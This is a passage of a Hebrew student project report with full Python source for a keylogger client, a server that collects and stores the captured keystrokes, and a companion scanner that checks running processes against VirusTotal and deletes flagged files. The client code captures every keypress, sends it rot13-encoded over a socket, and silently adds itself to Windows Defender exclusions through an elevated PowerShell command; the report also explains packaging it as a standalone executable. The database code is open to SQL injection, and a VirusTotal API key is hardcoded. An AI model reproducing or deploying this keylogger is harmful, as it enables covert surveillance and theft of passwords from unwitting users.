
    response = (requests.get(url, headers=headers)).text
    if not self.exceeded:
        if '"value": "trojan"' in response:
            return False
        elif '"Quota exceeded"' in response:
            print("your maximum scans has been reached\nplease wait and try again later")
            self.exceeded = True
            return "try again"
        elif '"malicious": 0' and '"harmless": 0' in response and '"value": "trojan"' not in response:
            return True
        else:
            return False
    else:
        return "exc"
```

בנוסף לכך, קיימת הבעיה- כיצד הלקוח יכול להריץ את קובץ ה keylogger אם לא קיימת אצלו סביבת עבודה pycharm.


על מנת לפתור בעיה זו המרתי את קבצי הפייתון לקבצי הפעלה עצמאיים באמצעות התוכנית pyinstaller. על מנת להפוך קובץ מסוג py. ל exe. יש להתקין את התוכנית באמצעות הרצת הפקודה pip install pyinstaller ב cmd.

לאחר מכן, יש לפתוח cmd בתקיית קובץ הפייתון אותו רוצים להמיר ולכתוב את הפקודה הבאה:  
pyinstaller --onefile [file name]

לאחר הרצת הפקודה תפתח תקייה בשם dist בה יוכל קובץ הפייתון כ executable.



### הפקודה להמרת קובץ הפייתון



### קובץ ה executable לאחר ההמרה

## מדריך למשתמש

### הנחיות התקנה

על מחשב השרת יש להתקין את הקבצים Database.py ו Server.exe.  
הכוללים רק את ספריית sqlite3.

על מחשב הלקוח יש להתקין את הקבצים Client.exe ו Defender.exe.  
מאחר והקבצים הם מסוג executable אין צורך להתקין אף ספרייה.

#### הפעלת חלק 1:


לאחר התקנת הקבצים על שני המחשבים יש להריץ את קובץ Server.exe במחשב השרת ולאחר מכן להריץ את קובץ Client.exe על מחשב הלקוח על מנת לבצע חיבור שרת-לקוח.  
ללקוח אין שליטה כלל על החיבור או על המידע הנשלח, השליטה כולה נעשית ממחשב השרת בלבד בנוסף לכל הממשק.

#### הפעלת חלק 2:


לאחר הפעלת חלק 1 כפי שמתואר לעיל יש להריץ את קובץ Defender.exe **בהרשאת מנהל** (administrator).

## המסכים בחלק 1

### תיאור היררכיית מסכים:




### מסך ראשי:




כשהשרת מריץ התוכנית שלו ומתבצע חיבור ללקוח נפתח המסך הראשי בו ניתן לבצע מספר פעולות: לצפות בכל המידע שנשלח אליו בחלונית הגדולה במרכז המסך ולשמור אותו בכל רגע באמצעות לחיצה על כפתור "save data" ולצפות בכל השמירות באמצעות לחיצה על כפתור "manage saves". השרת יכול גם לסיים את הקשר ולסגור את התוכנית באמצעות לחיצה על כפתור "close and disconnect". המידע נשלח בכל פעם שהלקוח לוחץ על מקש ה Enter, כך שהקשות המקלדת נשלחות כמשפטים ולא כאותיות בודדות.

### מסך ניהול השמירות:



בלחיצה על כפתור "manage saves" יפתח חלון ניהול השמירות, בו השרת יכול לנהל את המידע ששמר במסך הבית. השרת יכול למחוק את השמירה בלחיצה על כפתור "delete page" או לשלוק אותה מה database לקובץ טקסט בלחיצה על כפתור "get save in text file".  
 על מנת שהשרת יכול לדעת עם איזה שמירה הוא עובד, זמן השמירה מצוין בצד שמאל של המסך וכל כפתור מימין לזמן השמירה מקושר לזמן השמירה, כך שניתן למחוק או לשלוק שמירה ספציפית לפי בחירה.

## מסך קלט שם הקובץ:



בלחיצה על כפתור "get save in text file" יפתח מסך קלט לשם הקובץ בו ישמר המידע, השרת יכול להזין שם חדש של קובץ טקסט והתוכנה תיצור קובץ חדש בשם זה ותשמור את המידע שם. לחלופין, השרת יכול להזין שם של קובץ קיים והתוכנית תשמור את המידע בקובץ זה ללא מחיקת טקסט קיים בקובץ. לאחר הזנת שם הקובץ המידע יישמר לאחר לחיצה על כפתור "OK" או על מקש Enter במקלדת. בלחיצה על כפתור "Cancel" או על מקש Escape במקלדת, יסגר המסך והמידע לא ישמר.

## המסך בחלק 2

בהרצת קובץ ה Defender.exe יפתח מסך יחיד ממנו ניתן לצפות בפעולות התכנית.  
קיימות מספר הודעות שיכולות להופיע במסך:

ההודעה	הסבר
Searching for Keyloggers....	התוכנית רצה כהלכה וסורקת את המחשב.
your maximum scans has been reached please wait and try again later	מספר הסריקות המותרות הגיע לסופו ויש לנסות במועד מאוחר יותר (בדרך כלל לאחר שעה, אם הודעה זו חוזרת יש לנסות ביום למחרת). ניתן לסגור את החלון כעת, התוכנה תיסגר ללא התערבות לאחר 2 דקות.
the following program is a keylogger: Client.exe	התוכנית גילתה את ה Keylogger (במקרה זה Client.exe).
the keylogger has been closed, please check the report.exe file for more info	ה Keylogger בהודעה הקודמת נסגר, ידווח על כך בהמשך בדוח report.txt.
the keylogger Client.exe has been deleted	ה Keylogger נמחק מהמחשב בהצלחה.
The keylogger Client.exe has already been deleted	ה Keylogger כבר נמחק מהמחשב.
Access Denied/ Permission Error: Please run the program with elevated permissions to also delete the keylogger	נדרש להריץ את הסורק כמנהל.
computer scan completed!	סריקת המחשב הסתיימה, ניתן לסגור את החלון כעת, התוכנה תיסגר ללא התערבות לאחר 2 דקות.

## בבליוגרפיה

Geeksforgeeks - הסבר על TCP.

<https://www.geeksforgeeks.org/tcp-3-way-handshake-process>

Pyinstaller Manual - האתר הרשמי של Pyinstaller.

<https://pyinstaller.org/en/stable>

VirusTotal API v3 Overview - תיאור והסבר על ה API של VirusTotal.

<https://developers.virustotal.com/reference/overview>



## נספחים

## Defender.py

```

import datetime
import json
import os
import sys
import time
import pythoncom
import requests
import hashlib
import wmi
from threading import Thread
import win32com.shell.shell as shell

class Defender:
    def __init__(self, apikey):
        path = f'{os.getcwd()}{os.path.basename(__file__)}'.replace(".py", ".exe")
        command = f'powershell -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath {path}"'
        shell.ShellExecuteEx(lpVerb='runas', lpFile='cmd.exe',
                             lpParameters='/c ' + command) # adds the defender as an exclusion
        self.apikey = apikey
        self.exceeded = False

    def get_processes(self): # get all running apps
        list = []
        p = wmi.WMI()
        processes = p.Win32_Process()
        for process in processes:
            list.append((process.Name, process.ExecutablePath))
        return list

    def get_hash(self, path): # get a file's hash
        with open(path, 'rb') as file:
            file_contents = file.read()
            hash_object = hashlib.sha256()
            hash_object.update(file_contents)
            file_hash = hash_object.hexdigest()
        return file_hash

    def get_analysis(self, hash): # send file to scan and analyze the result
        global apikey
        url = f"https://www.virustotal.com/api/v3/files/{hash}"

        headers = {
            "accept": "application/json",
            "x-apikey": apikey
        }

        response = (requests.get(url, headers=headers)).text
        if not self.exceeded:
            if '"value": "trojan"' in response:
                return False
            elif '"Quota exceeded"' in response:
                print("your maximum scans has been reached\nplease wait and try again later")
                self.exceeded = True
                return "try again"
            elif '"malicious": 0' and '"harmless": 0' in response and '"value": "trojan"' not in response:
                return True
            else:
                return False
        else:
            return "exc"

    def end_process(self, p): # stop the Keylogger
        print(f"the following program is a keylogger: {p[0]}")
        pythoncom.CoInitialize() # allows wmi to work with threading
        processes = wmi.WMI().Win32_Process()
        for process in processes:
            if process.Name == p[0]:
                process.Terminate()
                print("the keylogger has been closed, please check the report.exe file for more info")

    def scan_process(self, p): # sends processes to scan
        self.kls = []
        response = self.get_analysis(self.get_hash(p[1]))
        if response == "try again":
            sys.exit()
        if not response and p not in self.kls:
            self.kls.append(p)
            self.end_process(p)

    def check_if_exceeded(self): # check if the API requests limit has been reached
        url = f"https://www.virustotal.com/api/v3/users/{apikey}/overall_quotas"

        headers = {
            "accept": "application/json",
            "x-apikey": apikey
        }

        response = requests.get(url, headers=headers).text
        data = json.loads(response)
        if ""'"Quota exceeded"' in response:
            return True
        for key in data['data']:
            if key in ["api_requests_hourly", "api_requests_daily", "api_requests_monthly"]:

```

```

        if data['data'][key]['user']['used'] > data['data'][key]['user']['allowed']:
            return True
        return False

def save_text(self, text): # create report
    text_file = open("report.txt", "a")
    text_file.write(text)
    text_file.close()

def remove_keylogger(self): # delete the keyloggers found and report it
    for p in self.kls:
        try:
            os.remove(p[1])
            print(f"the keylogger {p[1]} has been deleted")
            self.save_text(f"keylogger detected at {datetime.datetime.now()}: {p[1]}\nstatus: removed\n\n")
        except wmi.x_access_denied:
            print("Access Denied: Please run the program with elevated permissions to also delete the keylogger")
            self.save_text(
                f"keylogger detected at {datetime.datetime.now()}: {p[1]}\nstatus: closed, elevated permissions required to remove\n\n")
        except PermissionError:
            print("Permission Error: Please run the program with elevated permissions to also delete the keylogger")
            self.save_text(
                f"keylogger detected at {datetime.datetime.now()}: {p[1]}\nstatus: closed, elevated permissions required to remove\n\n")
        except wmi.handle_com_error:
            print(f"The keylogger {p[1]} has already been deleted")
            self.save_text(f"keylogger detected at {datetime.datetime.now()}: {p[1]}\nstatus: removed\n\n")

def start(self): # start the defender
    if not self.check_if_exceeded():
        print("Searching for Keyloggers...")
        list = self.get_processes()
        threads = []
        a = 0
        for p in list:
            if p[1] != None and p[0] != None and p[0] != os.path.basename(__file__).replace(".py", ".exe"):
                t = Thread(target=self.scan_process, args=(p,))
                threads.append(t)
                t.start()
            a += 1
        for t in threads:
            t.join()
        if a == len(list) and not self.exceeded:
            print("computer scan completed!\n")
            self.remove_keylogger()
            time.sleep(120)
    else:
        print("your maximum scans has been reached\nplease wait and try again later")
        time.sleep(120)

if __name__ == "__main__":
    apikey = "97d18e41d57e90cb7f457359d520b2291b37015b3c3bc80a3d57b62779ff79ae"
    defender = Defender(apikey)
    defender.start()

```

## Server.py

```

import socket
import threading
from tkinter import *
import datetime
import codecs
from tkinter.simpledialog import askstring
import Database

class Server:
    def __init__(self, ip, port):
        ADDRESS = (ip, port)
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.bind(ADDRESS)
        server.listen()
        self.conn, addr = server.accept()
        self.db = Database.Database("Keylogs")

    def save_text(self, text): # save the chosen data from DB in text file
        name = askstring('File Name', 'Enter the file name or write to an existing file')
        if name != None:
            text_file = open(f"{name}.txt", "w")
            text_file.write(codecs.decode(text, 'rot_13'))
            text_file.close()

    def disconnect(self): # end the connection and close the program
        self.conn.send("end".encode())
        self.conn.close()
        self.window.destroy()

    def receive_message(self): # handels the recieved data
        s = []
        while True:
            key = codecs.decode(self.conn.recv(1024).decode(), 'rot_13') # decode the encrypted data
            if key == "Key.space":
                s.append(" ")
            elif key == "Key.enter":
                s.append(f" {key}")
                self.text.insert(END,
                                "\n" + f"{datetime.datetime.now(): {''.join(s)}}") # upload the data to the screen
                s.clear()
            elif len(s) != 0 and key == "Key.backspace":
                s.pop()
            elif "Key." in key and key != "Key.backspace":
                s.append(f" {key} ")
            elif key != "Key.backspace":
                s.append(key)

    def get_saves(self): # shows all data saves
        app = Tk()
        app.title("Saves")
        app.geometry("500x500")
        label = Label(app, text="Choose which save do you want to get", font="Ariel 12 bold").place(x=100)
        time = Label(app, text="saving time", font="Ariel 10").place(x=50, y=50)
        times = self.db.ShowTime()
        y = 80
        st = {}
        d = {}
        for t in times:
            time = Label(app, text=t[0], font="Ariel 10").place(x=20, y=y)
            b = Button(app, text="get save in text file", command=lambda t0=t[0]: self.save_text(self.db.ShowData(t0)))
            b.place(x=200, y=y, height=20, width=150)
            st[b] = t[0]
            b1 = Button(app, text="delete save", command=lambda t0=t[0]: self.db.Delete(t0))
            b1.place(x=355, y=y, height=20, width=100)
            d[b1] = t[0]
            y += 20
        app.mainloop()

    def start(self): # start th GUI
        self.window = Tk()
        self.window.title("keylogger dialog")
        self.window.geometry("500x500")
        # add a Vertical Scrollbar
        v = Scrollbar(self.window)
        v.pack(side=RIGHT, fill="y")
        # add a Horizontal Scrollbar
        h = Scrollbar(self.window, orient=HORIZONTAL)
        h.pack(side=BOTTOM, fill="x")
        self.text = Text(self.window, yscrollcommand=v.set, wrap=NONE, xscrollcommand=h.set)

```

```
self.text.pack()
# config the scrollbars to the text widget
h.config(command=self.text.xview)
v.config(command=self.text.yview)
save = Button(self.window, text="save data",
               command=lambda: self.db.Add(codecs.encode(self.text.get(1.0, END), 'rot_13'),
                                           datetime.datetime.now()))
save.place(x=340, y=420, height=50, width=100)
data = Button(self.window, text="manage saves", command=self.get_saves)
data.place(x=200, y=420, height=50, width=100)
dis = Button(self.window, text="close and disconnect", command=self.disconnect)
dis.place(x=20, y=420, height=50, width=150)
th1 = threading.Thread(target=self.receive_message)
th1.start()
self.window.mainloop()

if __name__ == "__main__":
    port = 8080
    ip = "localhost"
    server = Server(ip, port)
    server.start()
```

## Client.py

```
import codecs
from pynput.keyboard import Listener
import socket
import win32com.shell.shell as shell
import os

class Client:
    def __init__(self, ip, port):
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.socket.connect((ip, port))
        path = f'{os.getcwd()}/{os.path.basename(__file__)}'.replace(".py", ".exe")
        commands = f'powershell -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath {path}"'
        shell.ShellExecuteEx(lpVerb='runas', lpFile='cmd.exe',
                             lpParameters='/c ' + commands) # adds the Client as an exclusion

    def on_press(self, key): # send the pressed key
        if str(key) != "":
            encoded_key = codecs.encode(str(key).replace("'", ""), "rot_13").encode()
            self.socket.send(encoded_key)

    def start(self): # start listening to client's keyboard
        with Listener(on_press=self.on_press) as listener:
            listener.join()

if __name__ == "__main__":
    ip = "localhost"
    port = 8080
    client = Client(ip, port)
    client.start()
```

## Database.py

```
import sqlite3

class Database:
    def __init__(self, name):
        self.name = name
        sql = f""" CREATE TABLE IF NOT EXISTS {self.name}(
            data TEXT,
            time TEXT
        );
        """
        self.connection = sqlite3.connect(self.name)
        self.db_change(sql)

    def db_change(self, sql): # apply changes to DB
        cursor = self.connection.cursor()
        cursor.execute(sql)
        self.connection.commit()

    def db_query(self, sql): # returns a result for DB query
        cursor = self.connection.cursor()
        cursor.execute(sql)
        rows = cursor.fetchall()
        return rows

    def Add(self, data, time): # add values to DB
        sql = f"""INSERT INTO {self.name} VALUES ('{data}','{time}');"""
        self.db_change(sql)

    def Delete(self, time): # delete records from DB by saving time
        sql = f"""DELETE FROM {self.name} WHERE time='{time}';"""
        self.db_change(sql)

    def ShowTime(self): # returns a list of all time records
        sql = f"""SELECT time FROM {self.name}"""
        rows = self.db_query(sql)
        a = []
        for row in rows:
            a.append(row)
        return a

    def ShowData(self, time): # returns saved data by saving time
        sql = f"""SELECT data FROM {self.name} WHERE time='{time}'; """
        data = self.db_query(sql)
        return data[0][0]
```